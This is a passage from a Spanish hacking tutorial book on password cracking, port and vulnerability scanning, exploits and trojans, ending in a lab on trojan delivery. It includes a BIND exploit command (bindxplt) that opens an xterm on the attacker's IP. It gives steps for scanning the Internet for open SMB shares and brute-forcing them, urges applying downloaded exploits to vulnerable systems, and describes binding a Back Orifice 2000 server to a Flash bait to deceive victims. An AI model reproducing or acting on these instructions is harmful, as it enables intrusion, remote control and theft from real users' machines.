De izquierda a derecha, separados por dos puntos, tenemos: nombre de usuario, hash de la contraseña, ID de usuario, ID de grupo al que pertenece (tanto en WinNT como en Unix los usuarios se dividen en grupos), nombre completo del usuario (este es el antiguo campo G-COS), la ubicación del directorio personal (home) y el login de shell del usuario. Observe el hash. Es mucho más complejo que el de WinNT. No hay manera de que un hacker descifre la contraseña, ya que ella es "solo de ida". La clave de cifrado se aplica cuando el usuario registra la contraseña, quedando el resultado del hashing del archivo guardado en un archivo passwd. La clave al ser "en una dirección", sólo puede ser descubierta por la fuerza bruta. Cuando el usuario se logea en el sistema, el archivo de la contraseña passwd no es descifrado. Por el contrario, la contraseña proporcionada durante el inicio de sesión se cifra otra vez y se compara con lo que se escribió en el archivo. Si ambas "coinciden", el usuario tiene acceso al sistema. Una de las características interesantes es que ningún algoritmo de cifrado genera un hash que

contenga el carácter "*". Por lo tanto, poner un carácter de esos en lugar de la contraseña impide el acceso para esa cuenta.
El enfoque de /etc/passwd tiene un problema. Todos los usuarios deben ser capaces de leer el archivo, porque su información vital (ULD, GID, home y shell) se encuentra en el. Esto significa que los valores hash de todos los usuarios están desprotegidos y cualquier lammer con una cuenta en el sistema puede ejecutar un crak de contraseñas en ellos. Aunque es difícil de romper, un archivo que puede ser leído por todo el mundo también se pueden copiar en un disquete y llevarlo a casa y romperlo con una máquina común en silencio, sin que nadie lo sepa.
Para resolver este problema, la mayoría de sistemas Unix utilizan ahora el ocultamiento de contraseñas o “shadow passwords”. El “shadow” es un archivo solo legible con permisos de root. En /etc/passwd en lugar de la contraseña, tenemos un "*”, o una "x" para indicar que la contraseña está en un archivo oculto. Esta técnica hace que sea imposible de lograr, como un usuario normal, las contraseñas de otros usuarios. Y como sabemos, en la mayoría de los ataques se tiene que conseguir primero un acceso limitado para luego tratar de acceder sin restricciones. Un solo dispositivo pone dos niveles de dificultad más en el camino del cracker.
El cracker de contraseñas más conocido para la familia WinNT es L0phtCrack, una herramienta muy fácil de usar y capaz de romper los hashes débiles de Windows en poco tiempo. Actualmente esta disponible sólo en versión comercial que cuesta $ 350, pero usted puede conseguir el código fuente de una versión anterior de la www.atstake.com/research/lc/download.html. Para Unix, la estrella es el fabuloso “John the Ripper”. El software es capaz de romper, con alguna ayuda de la ingeniería social, las contraseñas de los archivos passwd y shadow (si el atacante consigue tener acceso a ellos) y, junto con herramientas de conectividad, puede capturar contraseñas encriptadas que viajan a través de una red. Además de Unix, hay versiones del programa para DOS, Win32, BeOS, y OpenVMS y control de AFS de Kerberos y hashes pseudo-LM de Windows NT/2K/XP. “John the Ripper” está disponible en www.openwall.com/john/.
El lector habrá notado que no he mencionado a la familia Win9x en esta sección sobre las contraseñas. La razón es simple: no hay seguridad en este entorno. Las contraseñas se almacenan en archivos con el nombre de usuario y la extensión PWL. Debería ser relativamente fácil de romper las contraseñas “revueltas” en estos archivos (no se puede usar la palabra "cifrado" aquí), pero no hay necesidad de esforzarse: simplemente borra los archivos y Windows alegremente te pedirá nuevas contraseñas. Sin embargo, como los archivos PWL pueden almacenar (ya menudo lo hacen) la misma contraseña de red, romperlos puede ser de gran ayuda!. Hay miles de rompedores PWL en packetstormsecurity.nl.

- Escáneres

Escáneres son programas utilizados para examinar los equipos de una red en busca de vulnerabilidades. Hay puertos abiertos a los ataques tanto en equipos personales como en servidores de todos los tamaños. Los escáneres buscan sistemas que están desprotegidos y listos para un análisis exhaustivo de su seguridad. La mayoría de los

escáneres no fue diseñado con la intención de usarlos maliciosamente. Pero como una hermosa y fragante rosa también tienen espinas, son utilizados por ambos lados: los hackers los utilizan para atacar, mientras que los administradores buscan brechas para hacer correcciones.
Existen escáneres específicos, desarrollados por empresas que dan importancia a la seguridad y que generalmente son caros. Como un hacker no respeta nada, es inevitable que estos escáneres, caigan en sus manos. Otros, los crean hackers más experimentados. En cuanto a las vulnerabilidades que estos escáneres exploran son secretos, pocos tienen acceso a ellos. Después de que se han quedado obsoletos, se ponen en la red para que los "script kiddies" pueden usarlos. Por lo tanto, es bueno recordar que los escáneres fáciles de encontrar en Internet pueden no ser ya tan eficaces o incluso son completamente inútiles.
Los escáneres se pueden dividir en dos tipos: el escáner de puertos abiertos TCP/IP (o PortScanner) y el escáner de vulnerabilidades conocidas.

- Escáneres de puertos

Cualquier equipo con conectividad TCP/IP tiene, en teoría, más de 128 000 puntos vulnerables. Cada servicio de red que está disponible en una máquina en particular es una potencial puerta de entrada - como vimos en el capítulo sobre Unix. En Redes I nos enteramos de que cada uno de estos servicios "escucha" a la red a través de un puerto representado por un número, a la espera para conectarse. Cómo son 65.536 puertas para el protocolo TDP y 65.536 puertos para protocolo UDP, entonces tenemos una verdadera legión de hidras. Por ejemplo, si la máquina es un servidor Web, es probable que el puerto TCP 80 este abierto, para que otros equipos puedan acceder a las páginas HTML. Otro ejemplo: una máquina Windows que esta compartiendo ("share") archivos ligados a la "escucha" en los puertos 137, 139 y 455 en espera de otras máquinas Windows que quieren leer los archivos compartidos. Estos números se encuentran regulados en RFC1700.(Request for Comments, son documentos con recomendaciones para la implementación de servicios y estándares para Internet y las redes en general. Todos ellos se pueden encontrar en www.ietf.org/rfc.html.)
Los escáneres de puertos verifican los puertosTCP/IP abiertos en un sistema. Su objetivo es hacer una lista de los servicios de red TCP/IP disponibles, por lo que ellos responden cuando se les pregunta. Con los resultados proporcionados por el “portscanner” y el conocimiento de RFC1700, el atacante puede determinar qué servicios están disponibles y aplicar los “exploits” pertinentes. También hay “stealth port scanners”, que utilizan técnicas de no conexión o conexión incompleta para no ser detectados - no siempre con éxito - como si tuvieran un dispositivo de camuflaje. Los administradores deben utilizar herramientas específicas para detectarlos.
Casi todas las técnicas de escaneo de puertos hacen uso de los signos (o flags) TCP, UDP o ICMP intercambiados entre los programas que desean conectarse. Sólo como referencia rápida, los signos son los siguientes:

PSH (push) - Una especie de "válvula de seguridad", acelera la transmisión para poder terminarla

SYN (sincronizar) - Intento de sincronización entre los puertos
ACK (reconocimiento) - Indica que los paquetes anteriores han sido aceptados en el destino
RST (reset) - Interrumpe la conexión debido a errores o "línea de la caída"
FIN (final) – Finalizador de conexión, utilizado al final de la transmisión (no hay más datos)
URG (urgente) - Bandera de urgencia

Mediante el análisis de estas señales, los escáneres obtienen información útil sobre los sistemas y los comparan con patrones predefinidos. El resultado se pasa al hacker, que interpreta los resultados en base a su experiencia y conocimientos y decide que “exploit” usar. Veremos un poco mas sobre “hadshake TCP/IP” y el funcionamiento de los escáneres en los capítulos siguientes. Si todo hasta ahora le parece confuso, no continúe,relea el capitulo Redes I. También te recomendamos los excelentes libros del Prof. Andrew Tannembaum y Gabriel Torres, “Redes de computadoras”. A pesar de tener mismo titulo, son dos libros diferentes. Internet también está lleno de tutoriales sobre TCP/IP. Utilice su buscador favorito y diviértase!

- Funcionamiento de un escáner de puertos

Hay cientos de escáneres de puertos esparcidos a través de Internet. En primer lugar, debemos elegir la plataforma en la que trabajamos, Unix (incluyendo Linux) o Windows. Gran parte de los principiantes prefieren la segunda opción porque la mayoría de las herramientas son más fáciles de manejar. Después de "jugar" un poco con estos escáneres y comprobar su modus operandi, pasan a utilizar escáneres más complejos y potentes.
Una de las opciones de los buenos programas de exploración es la posibilidad de definir un rango de direcciones IP a analizar. Por ejemplo, podemos escanear las direcciones entre 192.168.1.1 y 192.168.1.10, diez máquinas en una red privada - o entre 64.x.x.1 y 64.y.y.254 - 252 máquinas en el Internet público. Tenga en cuenta que en cualquier rango de direcciones se encuentran computadoras personales, estaciones de trabajo o servidores. Se omiten x.x e y.y en las direcciones de la muestra para proteger a los inocentes. ;-)
Recordemos que las direcciones IP internas de las grandes empresas no pueden ser atacadas directamente a través de Internet. Sería necesario, primero pasar a través de la puerta de enlace (gateway), el firewall, obtener una shell en una máquina que tenga interfaces de red tanto en línea como en la red interna y mapear la red interna para llegar a la máquina deseada - que no es fácil, por ahora.
En el caso de una dirección directamente conectada a Internet, debe hacerse una elección de los puertos más vulnerables. Después de definir el rango de direcciones IP, podemos, a nuestro gusto, definir qué puertos vamos a testar y qué métodos vamos a utilizar. Restringir el número de puertos es un acierto, porque si escanea TODOS los puertos, seguramente será detectado por un administrador atento (o un IDS). Comience con los servicios más comunes, en los que puede confundirse con el tráfico normal. Nuestras propuestas son los tan conocidos puertos 21 (telnet), 25 (correo), 53 (DNS), 80 (web) y 139/445 (SMB/CIFS). Para fines didácticos vamos a escanear esos puertos. Una

vez instalado, sólo hay que ejecutar el programa y ver el siguiente resultado:

```
Dirección: 192.168.1.12
El puerto 21 ... Escuchando
El puerto 22 ... Escuchando
El puerto 25 ... Escuchando
El puerto 110 ... Escuchando
```

Los puertos 21,22,25 y 110 pueden estar abiertos para una posible invasión, pueden estar bajo la supervisión de un administrador o realmente pueden ser seguros. El puerto 110 proporciona el servicio POP3. Es el lugar donde te conectas para descargar tu correo electrónico. Sin embargo, este puerto debe estar abierto (en los servidores de correo electrónico, obviamente), de lo contrario nadie podría leer el correo electrónico. Abrir los puertos no es sinónimo de inseguridad. El problema son los puertos abiertos, cuyos programas que los "escuchan" tengan fallos de seguridad.
El portscanner más conocido de la tierra es nmap (www.insecure.org/nmap/). Originalmente desarrollado para Unix, tiene versiones para muchos sistemas operativos, incluyendo Windows. Diseñado para la línea de comandos, tiene varias interfaces gráficas, como “NmapWin” para Windows (www.nmapwin.org) y “nmapfe” para Unix (incluido en el paquete de nmap). Nmap, es extremadamente flexible y potente.

- Escaner de vulnerabilidades

Nosotros usamos el escaneo de puertos para comprobar los servicios activos en un sistema dado. Una vez conocidos estos servicios, entra en juego otro tipo de escáner: el de la vulnerabilidad. Básicamente, la idea del escáner de vulnerabilidad es, a través de una lista de errores conocidos, comprobar si el sistema está funcionando bien o hay un servicio defectuoso. Estos escáneres facilitan enormemente la labor del atacante, automatizan el proceso de conexión a cada uno de los servicios enumerados por el escaneo de puertos y verifican las debilidades. Al ser automático, el atacante ahorra días de trabajo debido a que el mismo puede comprobar decenas o incluso cientos de vulnerabilidades, sin la intervención de un black hat.
Un escáner de vulnerabilidades bueno debe revisar los siguientes puntos:

- Errores comunes de configuración: los administradores de sistemas ineptos y usuarios inexpertos dejan, por incompetencia, puertas abiertas y debilidades sin protección en sus sistemas.

- Contraseñas y configuración por defecto: no hay nada que guste mas a un hacker que un administrador de sistemas instale el software y lo deje con la configuración de fábrica. Se parte el culo al ver a usuarios y servidores con contraseñas por defecto (como nombre de usuario: root, contraseña de root: root o usuario: admin, contraseña: master) o con múltiples servicios inseguros habilitados innecesariamente.

- Las combinaciones obvias de usuario y contraseña: otro problema son las contraseñas obvias. Los usuarios normales tienen tendencia a poner una contraseña fácil de recordar (nombre de la esposa, por ejemplo). La situación empeora cuando utilizan combinaciones de nombres conocidos por el público. Ejemplos de pares nombre de usuario/contraseña

débiles: fabio/junior, wanderley/luxemburgo, alice/cooper, carla/perez, george/walkerbush. Otro problema son las contraseñas de palabras de diccionario: hay crakers de contraseñas con listas de palabras comunes. Un estudio realizado en 1998 por una empresa estadounidense mostró que el 82% de los empleados utiliza como contraseña, cualquier posición sexual o el nombre del jefe cambiado en un sentido peyorativo.

- Las vulnerabilidades divulgadas: Cada vez que un fallo de seguridad se divulga, hay una carrera de los desarrolladores de software para corregirlas. Pero también hay otra competencia: los hackers que quieran llegar a los sistemas vulnerables antes de sean parcheados.

Un escáner de vulnerabilidades puede, por ejemplo, descubrir que su versión de servidor SMTP sendmail es muy antigua y tiene el famoso sendmail-bug. O todavía está utilizando MSN Messenger 4.6 y por lo tanto, utiliza controles ActiveX vulnerables. Ambos fallos son muy antiguos, pero - a quién le importa? - Si usted no hizo caso a los consejos de su gurú de seguridad favorito y no ha actualizado su sistema, el problema es suyo. Estos son sólo dos ejemplos de los cientos de pruebas que un escáner de vulnerabilidades puede hacer por usted. Escáneres más modernas ya incluyen en el mismo software, “portscans” “vulnescans” y mapeo de redes. Un ejemplo de esto es el excelente Nessus (www.nessus.org). que se abordara en los capítulos finales.

- Exploits

Los exploits son scripts y programas diseñados para aprovechar vulnerabilidades de los sistemas. Al igual que los escáneres, pueden ser utilizados tanto por los administradores para poner a prueba las fallas de seguridad en sus servidores como por los hackers que los utilizan para la invasión y la adquisición de información.
Hay varios tipos de exploits y cada uno tiene una forma distinta de aplicación. Para algunos, los hackers deben tener acceso al shell del equipo de destino. Esto se puede lograr a través de un troyano que se ejecute en el sistema de la víctima. Este troyano abre un puerto de comunicación (sí, un puerto TCP/IP, con un número determinado y un protocolo) y permite que el atacante tenga control total sobre la máquina, incluyendo la instalación de programas y por lo tanto la aplicación de cualquier exploit. Tenga en cuenta que en este caso, ha habido una pequeña invasión: el exploit puede romper los otros niveles de seguridad y obtener así un acceso más profundo.
Otros exploits sirven sólo para obtener acceso a un shell y pueden ser aplicados a través de un sitio web que contenga código malicioso oculto. E-mails en formato HTML también son portadores de este tipo de código. Por lo general, lo que estos exploits hacen es generar un desbordamiento de pila (buffer overflow) y por lo tanto confundir al equipo de destino, haciendo abortar el programa en ejecución y cambiando a la línea de comandos. Por ahora, basta saber, que todos los programas tienen un área de memoria (o buffer) para intercambiar datos con otros programas o para interactuar con el usuario. Este área de memoria tiene un tamaño limitado y los programas mal escritos se comportan de forma extraña cuando el buffer está lleno. El próximo dato que intenta entrar en el buffer y no lo consigue puede generar inestabilidad en el programa y puede paralizarlo.

Un ejemplo práctico: Se descubre en la dirección victima.com.br (atención lammers: la dirección es ficticia), un sistema Unix corriendo una versión vulnerable de BIND, un servidor DNS. Un exploit para esta versión de BIND llamado bindxplt se encuentra disponible en el sitio “Rootshell”, que permite la ejecución de comandos arbitrarios en el “daemon” después del último carácter que cabe en el búfer. Recordando que sólo se ejecuta con privilegios de root, se ejecuta en la máquina del hacker, el comando:

```
$ bindxplt vitima.com.br “/usr/XIIR6/bin/xterm –display
200.xxx.yyy.6:0”
```

Como por arte de magia, una ventana de X-Terminal se abre en la máquina del hacker, que es dueño de la IP 200.xxx.yyy.6. Dentro de esta ventana, el “prompt” del sistema es el de la máquina victima.com.br. Es la gloria!.
Hay miles de exploits que pueden ser utilizados. Podríamos citar algunos aquí, pero la cantidad es realmente aterradora. Sugerimos dejar de leer el libro en este momento y navegar a través de cada uno de los sitios mencionados a continuación. Esté al tanto de cómo trabaja cada sitio, descargue algunos exploits y trate de aplicarlos en sistemas vulnerables.

www.cert.org
www.insecure.org
www.rootshell.com
www.securityfocus.com
www.packetstormsecurity.org
www.linuxsecurity.com
www.linuxsecurity.com.br
www.hackersplayground.org
www.ntsecurity.nu
www.antionline.com
www.digitalsin.net/cyn/sinfinite
www.cexx.org
www.hackinthebox.org
www.astalavista.box.sk

En Troya, como los griegos

Una vez con acceso a la línea de comandos en el ordenador invadido, uno de los primeros pasos del “black hat” es instalar un backdoor. A través de el, el hacker puede entrar y salir del equipo infectado cuando lo desee. Pero para instalar una puerta trasera, primero la máquina tiene que ser invadida. Muchos piensan que eso les da demasiado trabajo.
Algunos expertos pensaron, ¿por qué no hacer que los propios “losers” faciliten nuestro trabajo? Bueno, usted ya tiene un terreno fértil para el nacimiento de los primeros troyanos. Los troyanos, como comúnmente se les llama, son programas ejecutables que controlan todas las partes de la computadora y se comunican con el mundo exterior. Un pirata informático se conecta con el troyano por medio de la puerta integrada y puede controlar a distancia la máquina invadida. En 1998, operaban más de 250 tipos de troyanos conocidos en las PC de los más confiados, y desde entonces, ese número ha crecido monstruosamente, llegando a 580 en el 2000. Hoy en día, se hace difícil encontrar un número real, incluso las cifras sólo indican los troyanos encontrados y catalogados. Muchos aún deben andar por ahí con troyanos indetectables.
La difusión de dichos programas se da por contagio. Los troyanos, en su mayoría, se

desarrollan y se distribuyen como un virus, adjuntos al e-mail o en disquetes infectados, con frecuencia se ocultan en archivos inocentes como imágenes, presentaciones Flash y juegos. Una vez que la víctima ha instalado el troyano, el ordenador infectado empieza a funcionar como un servidor. Si hay un servidor, hay un cliente para conectarse, que esta en poder del hacker. La conexión es casi imperceptible para el usuario no iniciado, que, al conectase a Internet, está expuesto a los ataques.
Dos de los troyanos más prácticos actualmente son Netbus y Back Orifice. Ambos ocupan poco espacio en disco (BO tiene sólo 120 KB) y pueden pasar desapercibidos porque hay la posibilidad de ocultar el ejecutable en otro programa o archivo. Después de la instalación, el troyano borra sus huellas y se vuelve activo, a la espera de que alguien se conecte a la computadora infectada. Al igual que cualquier otro troyano Back Orifice y Netbus se componen de dos archivos: el cliente y el servidor. Uno de los principales problemas de ambos es que los servidores están restringidos a la familia de Windows 9.x, aunque existen clientes BO para Windows y Unix.
Entre las características comunes a ambos, podemos destacar:

- Ofrecen un shell al cliente con un acceso sin restricciones;
- Controlan todos los dispositivos de hardware de la máquina
- Guardan una captura de pantalla de la computadora comprometida;
- Hacen exámenes de la red, puede robar contraseñas y otra información;
- Guardan un archivo con la información de todo lo que se ha tecleado en la computadora;
- Posibilitan abrir ventanas DOS de forma remota.

Los BO y Netbus son dos troyanos muy específicos. Todos los antivirus los consideran como una amenaza y evitan que se instalen en el equipo de destino. Por otra parte, un buen programa antivirus borra más del 90% de los troyanos conocidos. Obviamente hay muchos otros por ahí que nunca conocerá nadie mas que su creador y por lo tanto son inmunes a la mayoría de los escáneres de virus. Todo cuidado es poco en estos casos .
Le recomendamos que use nuestra red simple (Red de Laboratorio I) para probarlos. Lea la documentación de ambos, familiarícese con ellos y trate de controlar otras máquinas.
La creación de buenos scanners y exploits requiere conocimientos en programación y TCP/IP. Para conseguirlo, analizar los códigos de otros es un buen punto de partida. Refresque sus conocimientos en Delphi/Kylix, PerL o C/C++ y siga adelante. Dentro de dos o tres meses podrá escribir su propio escáner en su lenguaje preferido.

Los fallos de seguridad más comunes en PCs domésticos

Aunque no son el objetivo preferido de los hackers, los micros domésticos son óptimos como área de entrenamiento para aquellos que quieran entrar en el universo de las invasiones. En general, los usuarios domésticos utilizan alguna versión de Windows, una verdadera orgía de fallos para aplicar exploits y testar troyanos. Incluso los usuarios de otros sistemas personales, tales como Linux, FreeBSD o Mac OS (Windows 2000, que es relativamente seguro en comparación con 98), no puede escapar a este tipo de ataques debido a que no siempre dominan plenamente las características y opciones de seguridad que ofrecen estos sistemas operativos.

Aquí presentamos sólo algunos. Hay muchos exploits que pueden y deben ser probados, y las novedades en términos de fallos, son refrescadas a diario en sitios especializados. Para un mejor estudio, es interesante preparar una máquina como "conejillo de indias" y conectarla en red con la estación de trabajo, donde generara los ataques. Instala múltiples sistemas operativos (Win98/Me/2k/XP, Linux y FreeBSD - uno a la vez o todos en multi-arranque, a tu gusto) y dale caña! Tenga en cuenta que las algunos fallos no necesitan exploits ...

- Escaneo TCP SYN vs Windows 95

Un error evidente en Windows 95 (pero aparentemente no en 98 o Me) es la incapacidad para manejar paquetes SYN. Como veremos en el capítulo Redes II, en una red TCP/IP hay tres “hadshakes” básicos. Quién pide la conexión envía un paquete SYN, quien acepta la conexión envía un paquete SYN/ACK y espera un ACK del sistema que pidió a la conexión.

Un escaner de puertos del tipo TCP SYN nunca enviará el paquete ACK en respuesta de SYN/ACK a Windows. Esto hará que Windows 95 se congele por unos momentos mientras espera el paquete. Si se hace un “flood” (envío de un gran número de paquetes simultáneos) SYN, la pila TCP/IP de Windows se cae y muestra la famosa "pantalla azul de la muerte" (Blue Screen of Death o BSoD).

Trata de hacerlo con nmap/nmapWin en tu equipo de trabajo, apuntando a la IP de la máquina "cobaya" y realiza el análisis con la opción de “SYN Stealth”.

- Compartición en ordenadores Windows (SMB/CIFS)


la configuración incorrecta del protocolo conocido como “Common Internet File System” (CIFS - antes conocido como Server Message Blocks o SMB) que permite compartir archivos a través de redes, puede exponer a los archivos críticos del sistema o permitir el acceso a todo el sistema.

Los usuarios corporativos a menudo comparten sus sistemas de archivos en la red. Ingenuo, activar esta opción también en casa, olvidando que están conectados directamente a Internet. Con ello, abre la puerta para que los hackers hagan lo que quieran con sus archivos. Una conexión llamada "null session" (sin nombre de usuario ni contraseña) puede poner en peligro información importante para el sistema y claves del registro.

Los scanners de vulnerabilidades (Nessus como se mencionó anteriormente) por lo general buscan varios puertos, incluyendo puertos 135 (TCP y UDP), 137 (UDP), 138 (UDP), 139 (TCP) y 445 (TCP y UDP). Si por lo menos dos de estos puertos están (o parecen estar) activos, el equipo muestra que la conexión es vulnerable a por compartición.

El procedimiento es bastante simple. En primer lugar, use Nessus para examinar, en Internet, las máquinas con estos puertos abiertos. Anote todas las que encuentre. En Windows, arranque Internet Explorer y escriba la dirección IP de la máquina vulnerable, en formato LAN Manager: \\IP.DE.LA.VÍCTIMA.AQUI. Si no hay ninguna contraseña, las comparticiones se mostrarán - basta con hacer clic sobre ellas. En caso de que la haya,

un buen crackeador de contraseñas por fuerza bruta hará el trabajo.




Si estamos en una máquina Linux, podemos utilizar los comandos del paquete “samba-clients” e intentar la conexión, de la siguiente manera:

```
$ smbclient -L IP DE LA VÍCTIMA AQUÍ
```

Probablemente nos pedirá contraseñas para mostrar el resultado de las comparticiones. Una vez más, debemos recurrir a la fuerza bruta para descubrir contraseñas.
Si la interfaz gráfica KDE 3 está disponible, puede usar Konqueror. Escriba en la barra de direcciones la IP de la víctima de la siguiente manera:

```
smb://IP DE LA VÍCTIMA AQUÍ/.
```

Deben mostrarse las comparticiones.



Una curiosidad acerca de este agujero de seguridad es que originalmente no existía! El protocolo NetBEUI (antecesor del SMB/CIFS) permitía la compartición de archivos en las redes LAN Manager, “Windows para Trabajo en Grupo” y los primeros “Windows NT”. Sólo que NetBEUI no era enrutable y por lo tanto, era imposible que grandes redes IP tuviesen conectividad plena a través de él. Para solucionar este problema, Microsoft amplio la aplicación NetBEUI. Bautizada como SMB, la nueva tecnología permitía el "empaquetamiento" de paquetes NetBEUI en el protocolo TCP/IP. La conexión entre las máquinas se hacia por los puertos 137 y 139.
No obstante, "túnelar" el NetBEUI por IP permitía que un paquete fuese enrutado no sólo a la red corporativa, sino también a través de Internet. En estos casos, hay dos opciones para las empresas: aislar totalmente la red interna de Internet o, no compartir nada nunca. Los usuarios domésticos normalmente no tienen que compartir (porque no pertenece a ninguna red) y debe mantener esta función desactivada.

- Servicios vinculados innecesariamente

Unix nunca fue pensado para ser un sistema operativo domestico. A menudo se dice que fue creado "por los programadores, para programadores." Luego fue adoptado como el sistema operativo ideal para servidores y para ello, se llenó de diversos programas y servicios específicos de servidores.
En la actualidad, Linux y FreeBSD se están utilizando en mayor escala, como sistemas operativos en estaciones de trabajo y PCs en el hogar. Aun así, siguen siendo preparados para ser servidores, ya que la mayoría de los distribuidores montan cajas con productos "polivalentes" y no especializados. Un usuario doméstico puede que nunca necesite un “sendmail” o un “apache” corriendo en su máquina, pero aún así las tiene.
Curiosamente, para explotar los fallos de software, tales como desbordamiento de búfer o programas comunes no hace falta tener las competencias del “root”. Imagínese una estación de trabajo Linux con los servicios de Finger, FTP y Telnet habilitado. Usted no los necesita - porque su máquina no es un servidor - y ni siquiera sabe qué estos servicios están habilitados. Con el comando “finger”, un hacker obtiene la lista de usuarios registrados en el sistema. En posesión de los logins, por fuerza bruta o diccionario, puede entrar en una cuenta de telnet, y una vez dentro, puede explorar el sistema a voluntad.
La corrección de este fallo es simple: apagar todo lo que no utiliza.


- Desbordamiento de búfer en el servicio de llamada a procedimiento remoto

Incluso en Unix, algunos servicios utilizan las RPC, que son simplificando la explicación, como llamadas al sistema ejecutadas en otro equipo. Por ejemplo, una máquina Unix utiliza RPC para implementar el servicio, Network File System (NFS) ofrecido por otra máquina Unix.
Hay fallos en las implementaciones de RPC que permiten que se ejecuten programas en su PC invadido desde otro ordenador remoto. Hay evidencia de su uso en los ataques DDoS que tuvieron lugar en 1999.

Laboratorio de vulnerabilidades I

El objetivo principal de los laboratorios es la práctica de determinados procedimientos considerados esenciales para la rutina de los piratas informáticos. Los administradores de sistemas deben observarlos detenidamente, ya que deben estar atentos a las técnicas utilizadas en los ataques.
En este laboratorio en primer lugar, vamos a mantener nuestro enfoque en la invasión de micros domésticos - sí, sí, algo de lammer. Pero tenemos que empezar de alguna manera, ¿no?. Y ¿Cual es la mejor manera de lograr este objetivo? La respuesta es uno de los trucos más viejos conocidos por el hombre: El Caballo de Troya! ¡Exactamente! Al igual que en la historia, se utiliza un regalo como un artífice de la invasión. Vamos a utilizar el método tradicional de enviar troyanos a las víctimas. De hecho, necesitamos tres archivos para realizar la tarea: el servidor, que controlará el equipo invadido, un programa “joiner” (utilizado para unir los archivos) y el cliente, instalado en la máquina del hacker para controlar el servidor.
Usamos el Back Orifice 2000, la última versión de uno de los troyanos más utilizados. Como ya se mencionó anteriormente el programa se divide básicamente en dos partes: cliente y servidor. Para instalar el servidor, es necesario que la víctima ejecute el archivo ejecutable en su computadora sin darse cuenta de lo que están haciendo. Pero, ¿cómo es esto posible? Simple, utilizamos un pequeño truco de ingeniería social: vamos a hacer uso de la curiosidad. En nuestro ejemplo, una imagen que lleva en su vientre el servidor B02k .
Para ocultar a nuestro agente, vamos a emplear el “joiner”, un pequeño programa que permite la unión de dos archivos cualquiera. Uno tiene que ser necesariamente un archivo ejecutable, que se abrirá antes que el segundo. Al terminar, el control se pasa al segundo archivo, si también es un binario será ejecutado y, si es un archivo común, se abre en la aplicación correspondiente.
Entonces, a los troyanos! Se recomienda el Back Orifice 2000, uno de los más populares y prácticos de la red, pero usted puede elegir entre una gran colección. Hay troyanos para prácticamente todas las plataformas!

Configuración del servidor



El servidor de BO tiene que estar preparado antes de la infección, pues depende de los plug-ins para cada una de las "maldades" que serán llevadas a cabo. Otro detalle: es necesario decirle al programa cómo comunicarse con el hacker. Las opciones son correo electrónico, IRC y hasta ICQ.
La configuración es sencilla. Encienda el Configurador B02K. En la pantalla que aparece, rellene los datos, el puerto que el servidor debe "escuchar" y la forma en que deben ponerse en contacto para informar que está en línea. Hay varias opciones, incluyendo ICQ, IRC, e

incluso el correo electrónico. También es posible configurar las contraseñas de la conexión, evitando así a otros hackers el uso de la BO. Nada que una fuerza bruta no resuelva, sin embargo.

La parte más importante de la configuración del servidor es la definición de los plug-ins que se utilizarán. Cada una de las tareas básicas - el control de la computadora, la navegación a través del sistema de archivos, capturar la imagen de la pantalla y encriptar la comunicación, entre otros - es responsabilidad de un plugin específico. Lea la documentación (y el tutorial sencillo y eficaz, incluido en el paquete) para obtener más detalles acerca de los plug-ins.

- Uniendo las cosas

Una vez configurado el servidor, nos falta unir el archivo generado por el configurador “boserve.exe” con el "caballo" - en nuestro caso, una animación Flash. Para ello es necesario activar “joiner”, que inmediatamente le pedirá el nombre del archivo ejecutable (en nuestro caso, el servidor) y nuestro cebo (la animación Flash). Ten en cuenta que hay una opción si quieres ser avisado si alguien abre el archivo

Terminado este proceso, tendrás un archivo híbrido que se puede instalar en cualquier máquina. Algo como esto:

